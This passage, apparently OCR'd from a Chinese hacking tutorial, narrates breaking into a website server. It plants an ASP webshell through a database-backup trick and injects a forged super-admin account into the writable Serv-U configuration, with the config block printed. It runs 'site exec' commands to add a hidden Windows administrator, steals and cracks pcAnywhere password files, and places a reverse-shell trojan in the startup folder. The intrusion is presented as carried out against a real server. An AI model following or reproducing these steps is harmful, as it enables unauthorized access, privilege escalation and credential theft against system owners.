


图3 网站维护说明支持html语法

然后再去备份数据库的地方，在“备份数据库名称”中填写“data.asp”。好了以后点击“确定备份”。接着我们就可以用客户端去连接啦。打开海阳eval版里的“2006c端的例子.htm”，在上面的表单提交地址里填上我们备份的数据库地址，点击“提交”。嘿嘿，看见什么了，海阳2005的asp木马哦，虽然下面有很多乱码，但是不影响使用。填上默认的密码“lcxMarcos”就可以进去了，然后打开FSO浏览器进入他的web目录，然后再用上传功能上传一个标准的海阳2005asp木马。上传后我们就打开后来传的那个木马吧，这样界面清爽一点，没有那么多乱码了。

就这样，webshell就拿到了，然后我们怎么渗透呢？先到他的硬盘里随便看看吧。看了一下，发现C盘没有读写的权限，但是可以列表，进program files文件夹，看见里面安装有pcanywhere，可是因为没有读文件内容的权限，我们没有办法拿到密码文件啊。再去D盘看看吧，发现里面安装了serv-u，进文件夹看看serv-u的配置文件ServUDaemon.ini吧，发现安装的是serv-u 5.1.0.0（如图4）。我先在后面随便加了一点东西，保存一下，哈哈，果然有写权限，这下好办了，我们就用serv-u来提权吧。

由于我是菜鸟，对serv-u的配置文件不是很熟悉，于是去网上下载了一个serv-u 5.1.0.0在本地安装了一下。

然后我们在本地添加一个什么权限（包括命令执行权限，这个很关键）都有的超级管理员用户，然后打开serv-u安装文件夹里的ServUDaemon.ini，里面有我们的用户信息哦。然后找到了我加的一个用户的信息：

```
[USER=wzhpro|1]
Password=rrEC6597127518D41891FD71D6B87D4F7E
HomeDir=c:\
TimeOut=600
Maintenance=System
Note1="Wizard generated account"
Access1=C:\|RWAMELCDP
SKEYValues=
```




图4 安装有serv-u

还是打开服务器上的ServUDaemon.ini，因为上面已经有23个用户了，所以我们在第23个用户名后面加上“User24=wzh|1|0”，然后到文件的最底下，把上面得到的配置信息写进去（如图5）。

OK，我们打开FTP连接吧。连接后输入用户名密码，显示登录成功。我们运行命令试试，输入quote site exec net.exe user wzh wzh /add，提示没有权限（如图6）！怎么会呢，明明我配置的时候加了权限的呀，于是我到网上问问朋友，有人说要等服务器刷新了才能生效。晕，等等吧。




图5 配置信息写入服务器上的ServUDaemon.ini




图6 FTP登录

刚才不是发现服务器安装了pcanywhere吗？那我们用FTP把密码文件下载回来看看吧。打开服务器上的C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\文件夹，找到里面后缀名是cif的文件，我们把他下载回来。接着我又打开使用多年的pcAnywhere密码读取器PCAnyPass.exe，来读取密码（如图7）。




图7 pcAnywhere密码读取器

密码好复杂啊，哈哈，不过密码再复杂也没有用，都已经到手了。我们打开pcanywhere来连接服务器，输入用户名和密码，结果发现服务器没有本地登录，这样的话我们有了pcanywhere的密码也没有用，因为还要Windows用户名和密码。

对了！我们在FTP下不是有C盘的完全权限了吗？那是不是可以在Windows的启动文件夹里放上一个木马呢？说干就干，我放了一个很NB的朋友自己写的一个反弹木马。就这样，睡觉觉去了。

等我醒来用木马的客户端监听端口，结果等了半天也没有，郁闷。再来看看FTP能不能执行命令了呢？再次连接FTP，连接成功后输入quote site exec net.exe user wzhpro$ wzhpro /add，提示运行成功，接着再运行quote site exec net.exe localgroup administrators wzhpro$ /add也成功了（如图8）。




图8 添加管理员用户

下面做什么呢？对了，菜鸟最喜欢终端服务了，那我们就来连接远程终端吧。先用海阳asp木马来看看服务器上的终端服务配置：终端服务用的是6000端口（如图9）。

